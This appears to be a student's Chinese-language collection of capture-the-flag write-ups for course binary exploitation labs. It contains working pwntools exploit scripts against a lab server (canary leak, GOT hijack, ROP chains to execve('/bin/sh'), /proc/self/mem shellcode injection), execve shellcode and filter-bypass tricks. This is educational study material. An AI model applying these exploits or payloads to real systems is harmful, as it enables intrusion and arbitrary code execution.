

Lab-Stackoverflow

Flag: `flag{Y0u_know_how2L3@k_canAry}`

解題流程與思路

這一題就是前一年的[Leak Canary](#)的應用版，當時是用pwndbg，還不知道gef的偉大，總之這一題的思路就是：

1. 接收開shell的function的地址(win function)
2. 接收0x20個bytes，分別代表RSP value/Stack Canary/RBP value/RIP
3. 傳送payload過去，分別是 `p64(rsp_val) + p64(stack_canary) + p64(rbp_val) + p64(win_addr)`
4. 這樣就可以蓋到RIP後又不會被偵測到canary被改變，return之後拿到shell

∴info

比較值得注意的是，因為我是在公布解答前先自己寫，遇到了return之後拿不到shell的問題，後來經過助教的解釋才知道原來是，開shell的過程中 `<do_system+115> movaps XMMWORD PTR [rsp], xmm1`，`xmm1`，RSP必須要是對齊的狀態，也就是最後應該要是0，但可以看下圖，如果直接跳到win function的開頭，rsp就不是0，會偏移8 bytes，所以會出現SIGSEGV

```
code:x86:64
0x7fbac9f6a950 <do_system+80> mov     QWORD PTR [rsp+0x180], 0x1
0x7fbac9f6a95c <do_system+92> mov     DWORD PTR [rsp+0x208], 0x0
0x7fbac9f6a967 <do_system+103> mov     QWORD PTR [rsp+0x188], 0x0
→ 0x7fbac9f6a973 <do_system+115> movaps  XMMWORD PTR [rsp], xmm1
0x7fbac9f6a977 <do_system+119> lock   cmpxchg DWORD PTR [rip+0x1cae01], edx      # 0x7fbac135780 <lock>
0x7fbac9f6a97f <do_system+127> jne     0x7fbac9f6ac30 <do_system+816>
0x7fbac9f6a985 <do_system+133> mov     eax, DWORD PTR [rip+0x1cadf9]      # 0x7fbac135784 <sa_refcntr>
0x7fbac9f6a98b <do_system+139> lea     edx, [rax+0x1]
0x7fbac9f6a98e <do_system+142> mov     DWORD PTR [rip+0x1cadf0], edx      # 0x7fbac135784 <sa_refcntr>
stack
0x00007fff8ac21418 +0x0000: 0x00007fbac181a50 → 0x0000000000000000 ← $rsp
0x00007fff8ac21420 +0x0008: 0x00007fbac1488d8 → 0x0000d001200000258
0x00007fff8ac21428 +0x0010: 0x00007fbac1551d4 → <_dl_lookup_direct+292> test eax, eax
0x00007fff8ac21430 +0x0018: 0x00000000ffffffff
```

解決方式有兩個，一個是少push一次，一個是多pop一次，這樣就可以校正RSP回到0結尾的狀態，所以我們才要在RIP的地方加上(0xf1-0xe9)的offset，讓RIP可以少push一次，這樣就可以解決問題

```
.text:00000000000011E9 public win
.text:00000000000011E9 win proc near                                ; DATA XREF: main+574o
.text:00000000000011E9 ; __unwind {
✓.text:00000000000011E9 endbr64
.text:00000000000011ED push     rbp
.text:00000000000011EE mov     rbp, rsp
.text:00000000000011F1 lea     rax, command                ; "/bin/sh"
.text:00000000000011F8 mov     rdi, rax                ; command
.text:00000000000011FB call    _system
.text:00000000000011FB
.text:0000000000001200 nop
.text:0000000000001201 pop     rbp
.text:0000000000001202 retn
.text:0000000000001202 ; } // starts at 11E9
.text:0000000000001202
.text:0000000000001202 win endp
.text:0000000000001202
```

```

code:x86:64
0x7fcc55951950 <do_system+80> mov     QWORD PTR [rsp+0x180], 0x1
0x7fcc5595195c <do_system+92> mov     DWORD PTR [rsp+0x208], 0x0
0x7fcc55951967 <do_system+103> mov     QWORD PTR [rsp+0x188], 0x0
→ 0x7fcc55951973 <do_system+115> movaps  XMMWORD PTR [rsp], xmm1
0x7fcc55951977 <do_system+119> lock   cmpxchg DWORD PTR [rip+0x1cae01], edx      # 0x7fcc55b1c780 <lock>
0x7fcc5595197f <do_system+127> jne     0x7fcc55951c30 <do_system+816>
0x7fcc55951985 <do_system+133> mov     eax, DWORD PTR [rip+0x1cadf9]      # 0x7fcc55b1c784 <sa_refcntr>
0x7fcc5595198b <do_system+139> lea     edx, [rax+0x1]
0x7fcc5595198e <do_system+142> mov     DWORD PTR [rip+0x1cadf0], edx      # 0x7fcc55b1c784 <sa_refcntr>
stack
0x00007fffe148dc10 +0x0000: 0x00007fcc55b2f8d8 → 0x000d001200000258 ← $rsp
0x00007fffe148dc18 +0x0008: 0x00007fcc55b3c1d4 → <_dl_lookup_direct+292> test eax, eax
0x00007fffe148dc20 +0x0010: 0x0000000000000218

```

...

Exploit - Leak Canary + Control RIP

```

from pwn import *

# r = process('./lab')
r = remote('10.113.184.121', 10041)

r.recvuntil(b'Gift: 0x')
win_addr = int(r.recvline().strip(), 16) + (0xf1 - 0xe9)
r.recvuntil(b'Gift2: ')
rsp_val = u64(r.recv(0x8))
stack_canary = u64(r.recv(0x8))
rbp_val = u64(r.recv(0x8))
rip = u64(r.recv(0x8))

log.info(f'win address = {hex(win_addr)}')
log.info(f'RSP value = {hex(rsp_val)}')
log.info(f'Stack Canary = {hex(stack_canary)}')
log.info(f'RBP value = {hex(rbp_val)}')
log.info(f'RIP value = {hex(rip)}')

payload = p64(rsp_val) + p64(stack_canary) + p64(rbp_val) + p64(win_addr)
log.info(f'Payload = {payload}')
# raw_input()
r.sendline(payload)

r.interactive()

```

Lab-Shellcode

Flag: `flag{How_you_do0o0o0o_sysca1111111}`

解題流程與思路

這一題其實和[pico-filtered shellcode](#)有點像，主要就是開個RWX權限的空間，最後跳過去執行寫的shellcode，並且在跳過去之前會檢查一些東西，像這一題就是檢查有沒有0x0f或0x05的byte，如果有就填成0，可以觀察一下寫成shellcode過後的hex到底長怎麼樣

```

>>> disasm(asm(''
mov rax, 0x68732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx

```

```

mov rax, 0x3b
syscall
''''))

0:  48 b8 2f 62 69 6e 2f 73 68 00  movabs rax, 0x68732f6e69622f
a:  50                                push  rax
b:  48 89 e7                        mov   rdi, rsp
e:  48 31 f6                        xor   rsi, rsi
11: 48 31 d2                        xor   rdx, rdx
14: 48 c7 c0 3b 00 00 00  mov   rax, 0x3b
1b: 0f 05                          syscall'
```

可以看到0f 05就是syscall的op code，也就是說，如果按照最簡單的shellcode送過去到最後會沒有syscall去呼叫execve，所以我們要用一些方式去bypass這個filter，例如可以先像TA上課說的，把0x0e04放到register後透過加減自行還原出0x0f05這東西，再把他放到對應的地址就可以了

Exploit

```

from pwn import *

# r = process('./lab')
r = remote('10.113.184.121', 10042)
context.arch = 'amd64'

# payload = asm('''
#     mov rax, 0x68732f6e69622f
#     push rax
#     mov rdi, rsp
#     xor rsi, rsi
#     xor rdx, rdx
#     mov rax, 0x3b
#     mov rcx, 0x040e
#     add rcx, 0x0101
#     mov qword [rip-0x8], rcx
# ''')
payload =
b'H\xb8/bin/sh\x00PH\x89\xe7H1\xf6H1\xd2H\xc7\xc0;\x00\x00\x00H\xc7\xc1\x0e\x04\x00\x00H\x81\xc1\x01\x01\x00\x00H\x89\r\x00\x00\x00\x00'
raw_input()
r.sendline(payload)

r.interactive()
```

Lab-Got

Flag: `f1ag{Libcccccccccccccccccccccccccccc}`

解題流程與思路

這一題就和[0x06\(GOT hijacking\)](#)差不多，首先有幾個條件才能達到這個攻擊

1. 要hijack的function在完成hijack之後當然還要再呼叫一次，這樣才會真的執行攻擊
2. 保護不能是Full RELRO，這樣才會執行lazy binding的機制

這一題都有達成，首先題目開一個array，我們可以輸入array的index，題目會return該index的value到前端，而題目並沒有針對我的輸入進行filter或檢查，所以我可以到任意讀取，並且可以針對該index達到任意寫入(因為題目有開這樣的功能)，所以我們就可以先到處看一下輸入不同的index會吐出甚麼樣的東西

1. 首先要知道arr在哪邊

```
.data:0000000000000000 __uso_handle dq 0
.data:0000000000000000 public arr
.data:0000000000000000 ; _QWORD arr[1]
.data:0000000000000000 arr dq 402h
.data:0000000000000000
.data:0000000000000000 _data ends
.data:0000000000000000
.bss:0000000000000000 ; =====
.bss:0000000000000000
.bss:0000000000000000 ; Segment type: Un
.bss:0000000000000000 ; Segment permissi
.bss:0000000000000000 _bss segment para
.int __cdecl main(int argc, const char * argv, const
2 {
3     unsigned int v4; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v5; // [rsp+8h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(_bss_start, 0LL, 2, 0LL);
9     printf("idx: ");
10    __isoc99_scanf("%d", &v4);
11    printf("arr[%d] = %lu\n", v4, arr[v4]);
12    printf("val: ");
13    __isoc99_scanf("%lu", &arr[v4]);
```

可以看到他應該在offset 0x4048的地方

```
gef> vmmmap
[ Legend: Code | Heap | Stack ]
Start          End          Offset      Perm Path
0x000055555554000 0x000055555555000 0x0000000000000000 r--
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab1/got/share/lab
...
0x555555558048 <arr>: 0x000000000000004d2 0x00007ffff7fa2780
0x555555558058: 0x00000000000000000 0x00007ffff7fa1aa0
0x555555558068 <completed.0>: 0x00000000000000000 0x0000000000000000
0x555555558078: 0x00000000000000000 0x0000000000000000
0x555555558088: 0x00000000000000000 0x0000000000000000
gef> x/10gx 0x000055555554000+0x4048-0x30
0x555555558018 <__stack_chk_fail@got.plt>: 0x000055555555030
0x00007ffff7de8770
0x555555558028 <setvbuf@got.plt>: 0x00007ffff7e09670
0x000055555555060
0x555555558038: 0x00000000000000000 0x0000555555558040
0x555555558048 <arr>: 0x000000000000004d2 0x00007ffff7fa2780
0x555555558058: 0x00000000000000000 0x00007ffff7fa1aa0
gef> got
GOT protection: Partial RelRO | GOT functions: 4

[0x555555558018] __stack_chk_fail@GLIBC_2.4 → 0x555555555030
[0x555555558020] printf@GLIBC_2.2.5 → 0x7ffff7de8770
[0x555555558028] setvbuf@GLIBC_2.2.5 → 0x7ffff7e09670
[0x555555558030] __isoc99_scanf@GLIBC_2.7 → 0x555555555060
```

可以看到Printf的got address是在 0x7ffff7de8770，如果是arr的index來說就是==5==，所以我們要Hijack的目標就很清楚，printf後面會print出/bin/sh\x00，那我們就可以讀取printf的地址後return to libc，再用offset回到system

```
$ ldd lab
linux-vdso.so.1 (0x00007ffc09506000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f50dc33d000)
/lib64/ld-linux-x86-64.so.2 (0x00007f50dc577000)
$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep printf
2922: 00000000000060770 204 FUNC GLOBAL DEFAULT 15 printf@@GLIBC_2.2.5
$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
1481: 00000000000050d60 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5
```

(這是筆電的版本，所以會和exploit的script不太一樣)

```
gef> p 0x7ffff7de8770-0x60770+0x50d0
$1 = 0x7ffff7dd8d60
gef> x/10gx 0x7ffff7dd8d60
0x7ffff7dd8d60 <__libc_system>: 0x74ff8548fa1e0ff3 0x9066fffffb82e907
0x7ffff7dd8d70 <__libc_system+16>: 0x253d8d4808ec8348
0xfffffb70e8001879
0x7ffff7dd8d80 <__libc_system+32>: 0xc48348c0940fc085
0x001f0fc3c0b60f08
0x7ffff7dd8d90 <realpath_stk>: 0x5441554156415741 0x000898ec81485355
0x7ffff7dd8da0 <realpath_stk+16>: 0x4864082474894800
0x480000002825048b
```

Exploit

```
from pwn import *

# r = process('./lab')
r = remote('10.113.184.121', 10043)

idx = b'-5'
r.sendlineafter(b'idx: ', idx)
printf_addr = int(r.recvline().strip().decode().split(' ')[-1])
system_addr = printf_addr - 0x606f0 + 0x50d70
log.info(f'printf address = {hex(printf_addr)}')
log.info(f'system address = {hex(system_addr)}')

# raw_input()
r.sendlineafter(b'val: ', str(system_addr).encode())

r.interactive()
```

HW-Notepad-Stage1

Flag: `flag{sh311cod3_but_y0u_c@nnot_get_she!!}`

解題流程與思路

這一題是等到助教給出hint才之到大概的方向，我一開始也是有一些初步的方向，不過不知道怎麼把卡住的地方解決，最後也是求助@davidchen學長才知道確切的方法。

1. 首先，感謝@csotaku 的提示與切入方向，既然知道是path traversal的洞，那就代表某個地方我們可以輸入一些簡單的payload，例如`./`，而這個地方還必須和讀檔有關係，想到這邊我們的選擇也呼之欲出，洞就在`==openfile==`的地方，我們輸入的notename會和`res.res`以及`.txt` concatenate在一起，不過這邊有個問題是既然我們要順利讀檔，在說明中就有提到檔案名稱是`==flag_user==`，而不是`flag_user.txt`，這樣的話我們就應該要想辦法把`.txt` bypass掉
想到這邊我先說我的看法，如果要把`.txt` bypass掉，一開始是參考[飛飛的網站範例](#)中有針對URL based的path traversal類似的情況在payload的最後面加上null byte，所以我想可以用同樣的方式bypass(`\x00`)，但是怎樣的沒有成功，另外我還有一個疑問，`res.res`的部分到底是不是一個path，如果不是，就代表我們也需要把它蓋掉或是用其他方法leak出來之類的；當然如果是path的話就沒差了，但我很常陷入這種沒有必要的迴圈轉不出來，其實現在仔細想想，他一定是一個path，因為他最後也是要 and `{notename}.txt` 接在一起，如果他不是path就一定讀不到
2. 反正後來和@ davidchen討論完才大致知道如何寫script，簡單來說，因為path的限制長度是128 bytes，所以`res.res + {notename} + .txt`基本上長度不會超過128 bytes，如果會的話就會被擠出去，所以我們能夠控制的部分就是notename，雖然我們不知道`res.res`的長度多少，但我們可以爆破，讓這三者串在一起會大於128 bytes並且沒有被寫入path的部分就是`.txt`，這樣的話就可以順利讀到flag的內容，具體怎麼做就是一直加上`/`

HW-Notepad-Stage2

Flag: `flag{why_d0_y0u_knoM_tH1s_c0ww@nd!??}`

解題流程與思路

:::success

Special Thanks @cs-otaku For the most of the Inspiration of the WP

...

- Recap

在上一題，我們已經知道了他的前端漏洞為path traversal，換言之是不是可以做到任意讀取的功能，如下：

```
def read_any_file(file_name):
    payload = b'../../../../../../../../' + b'/' * (89 - len(file_name)) +
    file_name
    offset = 0
    res = ''
    while(True):
        ret = dealing_cmd(r, 5, payload, offset=str(offset).encode())
        # print(ret, len(ret))
        if ret != 'Read note failed.' and ret != "Couldn't open the file.":
            res += ret
            offset += 128
        else:
            log.success(res)
            break
    return res
```

1. ==漏洞發想==

透過@cs-otaku的WP，了解到如果可以做到任意讀取有甚麼厲害的地方呢？那我們就可以想辦法用該題提供的write_note的功能以及lseek的功能，寫入`==/proc/self/mem==`這個檔案，這是甚麼東西呢？可以看一下[虛擬內存探究 -- 第一篇:C strings & /proc](#)，要做的事情和我們的幾乎一樣，簡單

說就是

/proc/[pid]/mem

This file can be used to access the pages of a process's memory through open(2), read(2), and lseek(2).

Permission to access this file is governed by a ptrace access mode PTRACE_MODE_ATTACH_FSCREDS check; see ptrace(2).

/proc/[pid]/maps

A file containing the currently mapped memory regions and their access permissions. See mmap(2) for some further information about memory mappings.

Permission to access this file is governed by a ptrace access mode PTRACE_MODE_READ_FSCREDS check; see ptrace(2).

The format of the file is:

address	perms	offset	dev	inode	pathname
00400000-00452000	r-xp	00000000	08:02	173521	/usr/bin/dbus-daemon
00651000-00652000	r--p	00051000	08:02	173521	/usr/bin/dbus-daemon
00652000-00655000	rw-p	00052000	08:02	173521	/usr/bin/dbus-daemon
00e03000-00e24000	rw-p	00000000	00:00	0	[heap]
00e24000-011f7000	rw-p	00000000	00:00	0	[heap]
...					
35b1800000-35b1820000	r-xp	00000000	08:02	135522	/usr/lib64/ld-2.15.so
35b1a1f000-35b1a20000	r--p	0001f000	08:02	135522	/usr/lib64/ld-2.15.so
35b1a20000-35b1a21000	rw-p	00020000	08:02	135522	/usr/lib64/ld-2.15.so
35b1a21000-35b1a22000	rw-p	00000000	00:00	0	
35b1c00000-35b1dac000	r-xp	00000000	08:02	135870	/usr/lib64/libc-
2.15.so					
35b1dac000-35b1fac000	---p	001ac000	08:02	135870	/usr/lib64/libc-
2.15.so					
35b1fac000-35b1fb0000	r--p	001ac000	08:02	135870	/usr/lib64/libc-
2.15.so					
35b1fb0000-35b1fb2000	rw-p	001b0000	08:02	135870	/usr/lib64/libc-
2.15.so					
...					
f2c6ff8c000-7f2c7078c000	rw-p	00000000	00:00	0	[stack:986]
...					
7ffffb2c0d000-7ffffb2c2e000	rw-p	00000000	00:00	0	[stack]
7ffffb2d48000-7ffffb2d49000	r-xp	00000000	00:00	0	[vdso]

從以上訊息我們知道，/proc/[pid]/mem就是實際執行該隻process的memory，而/proc/[pid]/maps就是該隻process的memory mapping，所以關於怎麼利用可以看一下[csdn的這篇文章](#)，基本上要做的事情和我們差不多，目標都是去修改/proc/[pid]/mem中的value，不過中間有很多東西需要考慮：

1. 要寫甚麼shellcode
 2. 要寫去哪裡
 2. 先看要寫去哪裡
- 按照前面所說應該是要寫/proc/[pid]/mem，但因為前面有提到他只能被open / read / lseek給access，所以目標應該是找出lseek的offset，並且把噁爛shellcode放進去；另外一個問題是我們不知道要寫到哪裡，所以我們可以利用前面的arbitrary read去看process的mapping為何，如下

```
# Read /proc/self/maps to leak Libc Base
maps_layout = read_any_file(b'/proc/self/maps').split('\n')
libc_base = int(maps_layout[7][:12], 16)
puts_addr = libc_base + libc.symbols['puts']
log.success(f'Libc Base address: {hex(libc_base)}')
log.success(f'Puts Address: {hex(puts_addr)}')
```

這樣的話，我們就知道他位於整個memory layout，以及我們想要置換的puts symbols的位置

3. 要寫甚麼

前面有提到我們需要寫shellcode進去，以替換puts的行為，所以我們需要寫些甚麼server才能噴flag給我們呢?如下

```
# Socket Config
int fd = socket(AF_INET, SOCK_STREAM, 0);
struct sockaddr_in info;
info.sin_family = PF_INET;
info.sin_addr.s_addr = inet_addr("127.0.0.1");
info.sin_port = htons(8765);

# Connect to Backend
connect(fd, (struct sockaddr *)&info, sizeof(info))

# Write 0x8787 to fd
struct Command cmd;
cmd.cmd = 0x8787;
write(fd, &cmd, sizeof(cmd));


# Read the result from fd
struct Response res;
read(fd, $rsp, sizeof(res));

# Write the result from fd to stdout
write(1, $rsp, 0x40);
```

簡單來說，前面需要我們設定socket的config，然後用這個config連線到後端，並且把command置換成0x8787，傳送到後端給的fd，這樣後段就會直接噴flag給我們(準確來說是那個fd)，所以我們要承接fd接到的flag並且送到stdout，大概是這樣，但這一連串的操作其實是助教一開始在課堂中有提示，並且看了@cs-otaku的WP也有提到該步驟才知道，所以如果都不知道以上操作的話要怎麼辦呢?我們可以想辦法把backend的binary讀出來，這樣的話就只能自行把backend的binary讀出來再去分析裡面的奧義

我是直接用[godbolt](#)搭配[x86-64 disassembly](#)

spoiler godbolt Result



...

不過正如@cs-otaku說的

寫入content是用write去寫的。所以shellcode裡面不可以出現\x00這種東西

所以我也邊參考disassembly的結果慢慢看中間有沒有\x00的byte，如果有就要想其他的payload替換掉

1. Socket Config

像是這邊我不知道 AF_INET 所代表的byte是多少就可以直接看godbolt的結果，另外syscall要用哪一個可以參考[linux x86-64 syscall](#)，並且根據calling convention把shellcode擺好，切記看完之後要看一下轉換成shellcode看有沒有\x00的byte，可以用pwntools的asm function或是直接用[x86-64 disassembly](#)都可以達到一樣的效果

41	sys_socket	int family	int type	int protocol
----	------------	------------	----------	--------------

```
# int fd = socket(AF_INET, SOCK_STREAM, 0);
socket = ""

xor rax, rax
mov al, 0x29

xor rdi, rdi
mov dil, 0x2

xor rsi, rsi
mov sil, 0x1

xor rdx, rdx

syscall
mov r8, rax

""
```

2. Connect

這邊主要需要觀察protocol怎麼包，首先我們知道第一個參數是存\$rdi，也就是存上一個syscall的return value存起來的\$r8，至於\$rsi的info address，其內容應該怎麼包含甚麼呢？我們先看一下[linux x86-64 syscall](#)中的說明

42	sys_connect	int fd	struct sockaddr *useraddr	int addrlen
----	-------------	--------	------------------------------	-------------

他所需的是 `struct sockaddr_in info;`，而實際去看看sockaddr_in會發現他的結構如下([csdn post](#)):

```
struct sockaddr_in {
    short    sin_family;           //address family
    u_short  sin_port;            //16 bit TCP/UDP port number
    struct   in_addr sin_addr;     //32 bit IP address
    char     sin_zero[8];         //not use, for align
};
```

就會對應到底下註解的地方，包含IP / Port / Internet Family之類的，所以我們就可以按照這個structure建構出來，short是2 bytes，而根據前面的byte code會發現 `AF_INET` 是 `\x0002`，也就是兩個bytes，第二個是port也是兩個bytes，8765轉成hex就是0x223d；最後一個是IP address，總共是4 bytes的in_addr structure，如果想詳細了解in_addr的結構可以看[MSDN](#)，但具體來說就是把 `127.0.0.1` → `7f000001`，所以全部貼在一起並且轉成little endian的話就會變成 `==0x100007f3d220002==`，但有一個非常大的問題，如果直接把該值push進到stack並取\$rsp放到\$rsi的話，整個流程會有太多的 `\x00`，因此@cs-otaku提供了一個非常有創意的想法，就直接用扣的，反正只要最後放到stack的值是對的就好了

```
# struct sockaddr_in info;
# info.sin_family = AF_INET;
# info.sin_addr.s_addr = inet_addr("127.0.0.1");
# info.sin_port = htons(8765);
# connect(fd, (struct sockaddr *)&info, sizeof(info));
connect = ""

xor rax, rax
mov al, 0x2a

mov rdi, r8

mov rsi, 0xffffffffffffffff
mov r9, 0xfeffff80c2ddfffd
sub rsi, r9
push rsi
mov rsi, rsp

xor rdx, rdx
mov dl, 0x10

syscall

""
```

3. Write

這一段主要是置換原本不應該出現的command，因為按照原本程式的流程，只會有 `CMD_Register`→`0x1` / `CMD_Login`→`0x2` / `CMD_GetFolder`→`0x11` / `CMD_NewNote`→`0x12` 等這四種，分別會在對應的操作下傳到backend後讓他做對應的操作，現在我們要把

cmd.cmd改成0x8787，之後用write把這個command寫到對應的fd中，如同其他command也那樣操作一樣

```
# struct Command cmd;
# cmd.cmd = 0x8787; // #define CMD_Flag 0x8787
# write(fd, &cmd, sizeof(cmd));
write = ""
    xor r9, r9
    mov r9w, 0x8787
    push r9

    xor rax, rax
    mov al, 0x1

    mov rdi, r8

    mov rsi, rsp

    xor rdx, rdx
    mov dl, 0xa4

    syscall
""
```

4. Read

這一段原本的command應該是 `read(fd, &res, sizeof(res))`，我們會去接res傳回來的結果，所以後面的size應該直接看res他的結構有多大而定，總共是一個uint32_t的code + 256個char，所以是260 bytes，也就是0x104，並且我們把res的地址傳給\$rsp

```
# read(fd, $rsp, sizeof(res));
read = ""
    xor rax, rax

    mov rdi, r8

    mov rsi, rsp

    xor rdx, rdx
    mov dx, 0x104

    syscall
""
```

5. Write 2 Console

現在我們已經取得backend傳回來的response，但前端還沒辦法顯示，所以我們需要寫到stdout

```
# write(1, $rsp, 0x40);
write2console = ""
    xor rax, rax
    mov al, 0x1

    xor rdi, rdi
    mov dil, 0x1
```

```

mov rsi, rsp

xor rdx, rdx
mov dl, 0x40

syscall

.....

```

4. 接著我們就只要透過command 4的write note功能把構建好的shellcode，寫到/proc/self/mem對應的位置就好，也就是置換掉puts原本的操作，讓他再次call到puts的時候就會執行我們的shellcode

HW-Notepad-Stage3

解題流程與思路

1. 首先，後端有一個洞，就是在login的write，他的buf仔細和其他有call到write做對比會發現，他並沒有清掉buf的內容，這代表他會完完整整的把裡面的內容送到前端，但為甚麼前面兩題都沒有這個問題呢？因為前端並沒有把buf的內容印出來，所以首要目標是找到一個方法可以leak出內容的shellcode之類的，這樣我們就可以抓到text / libc base address
2. 知道這些事情可以幹嘛呢？check token有一個bof的洞，我們可以利用這個洞來傳送rop，所以需要ret2libc抓到base address之後在蓋rop
3. ROP具體的內容是甚麼呢？有兩種方法可以拿到flag，一個是拿到shell之後setuid(0)，因為backend有suid權限，所以我們才可以用setuid(0)以root執行，然後cat /flag_root；第二種是直接ORW，看flag是啥這樣

Lab-ROP_RW

Flag: flag{ShUsHuSHU}

解題流程與思路

先看這個程式的行為，在main當中，他會打開flag.txt和urandom這兩個file，然後做兩者的XOR，並且回傳urandom的內容給我們，並且有BOF的漏洞存在

∴info

flag和secret這兩個變數都是global variable

∴

而check這個function的功能是我們可以輸入一個input，他會和secret做XOR，若結果等於

==kyoumokawaii==就把前面加密過的flag再跟 kyoumokawaii 做XOR並回傳給我們

思路很簡單：

雖然整隻程式都沒有呼叫到check function，但如果我們拿到secret，又可以進到check，是否可以做一些操作拿到flag

一開始一定會做的事情是把flag加密

$$cipher = flag \oplus secret$$

如果可以進到check function

$$input \leftarrow kyoumokawaii \oplus secret$$

$$output \leftarrow cipher \oplus kyoumokawaii = flag \oplus secret \oplus kyoumokawaii$$

$$flag = output \oplus secret \oplus kyoumokawaii$$

此時 `output`, `secret` 都已知，我們反推出flag為何，但重點是要怎麼呼叫到check function?==ROP chain + BOF==

1. 先利用該隻binary的gadget蓋成我們需要的chain，並且隨便找一個區間是不太會寫入的bss section address

```
check_fn_addr = 0x4017ba
bss_section = 0x4c7f00
pop_rdx_rbx_ret = 0x0000000000485e8b
mov_qword_ptr_rdi_rdx_ret = 0x00000000004337e3
pop_rdi_ret = 0x00000000004020af
...
rop_chain = flat(
    pop_rdi_ret,          bss_section,
    pop_rdx_rbx_ret,      input_1,      0,
    mov_qword_ptr_rdi_rdx_ret,
    pop_rdi_ret,          bss_section + 0x8,
    pop_rdx_rbx_ret,      input_2,      0,
    mov_qword_ptr_rdi_rdx_ret,
    pop_rdi_ret,          bss_section,
    check_fn_addr
)
```

2. 等到跳到check function後就可以開始接return output，並按照上面的公式回推flag

Lab-ROP_Syscall

Flag: `flag{www.youtube.com/watch?v=apN1VxXKio4}`

解題流程與思路

這一題就和之前寫的[Simple PWN - 0x12\(Lab - rop++\)](#)差不多，一樣是利用蓋ROP chain拿到shell，先看一下checksec

```
$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer
Security/PWN/Lab2/lab_rop_syscall/share/chal'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

要達成這個攻擊需要幾個條件:

1. 程式本身要有足夠多的gadget -> 最好binary是statically link，如果不是的話要看看有沒有辦法leak出libc base address，再用libc上的gadget
2. PIE沒開

3. 有BOF

這樣的話就可以使用rop chain的方法拿到shell。用rop gadget拿到 `pop rax ; ret`, `pop rdi ; ret`, `pop rsi ; ret`, `pop rdx ; ret`, `syscall` 等gadget。接著利用BOF的方式送過去。然後還要考慮送rop chain之前有多少的垃圾bytes。這個可以直接用動態看

Exploit

```
from pwn import *

# r = process('./chal')
r = remote('10.113.184.121', 10052)
context.arch = 'amd64'

string_bin_sh = 0x0000000000498027
pop_rax_ret = 0x0000000000450087
pop_rdi_ret = 0x0000000000401f0f
pop_rsi_ret = 0x0000000000409f7e
pop_rdx_pop_rbx_ret = 0x0000000000485e0b
syscall = 0x0000000000401cc4

rop_chain = flat(
    pop_rax_ret, 0x3b,
    pop_rdi_ret, string_bin_sh,
    pop_rsi_ret, 0,
    pop_rdx_pop_rbx_ret, 0, 0,
    syscall
)

r.recvline()
r.recvuntil(b'> ')
raw_input()
r.sendline(b'a' * 24 + rop_chain)

r.interactive()
```

Lab-ret2plt

Flag: `flag{__libc_csu_init_1s_P0w3RFu1l!!}`

解題流程與思路

1. checksec + file + ROPgadget

```

$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer Security/PWN/Lab2/lab_ret2plt/share/chal'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
$ file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=f7ed984819a3908eff455bfcf87716d0fb298fac, for GNU/Linux 3.2.0,
not stripped
$ ROPgadget --binary chal
...
0x0000000000401263 : pop rdi ; ret
...

```

首先知道這隻binary是動態link library，所以可想而知，rop gadget一定少的可憐，所以我們不太能夠直接像上一題一樣暴力開一個shell出來，程式也沒有幫我們開，讓我們可以直接跳過去，但是透過ROPgadget的結果，雖然東西非常少，但還是有 `pop rdi ; ret` 可以用

2. 還是有很明顯的BOF的漏洞，此時就可以嘗試類似got hijack的方式打看看流程：
3. 首先我們要知道libc base address才能夠利用扣掉offset的方式跳到system的地方，但是程式中並沒有能夠直接leak base address給我們的東西，因此我們可以自己想辦法leak: `==ret2plt==`

```

pop rdi ret
puts got address
puts plt

```

這三行的意思是把puts的got address，透過puts印出來給我們 -> puts(put自己的got address)

4. 有了puts的got address之後，就可以扣掉puts在libc的offset，就可以知道base address，然後我們可以知道system的確切address

```

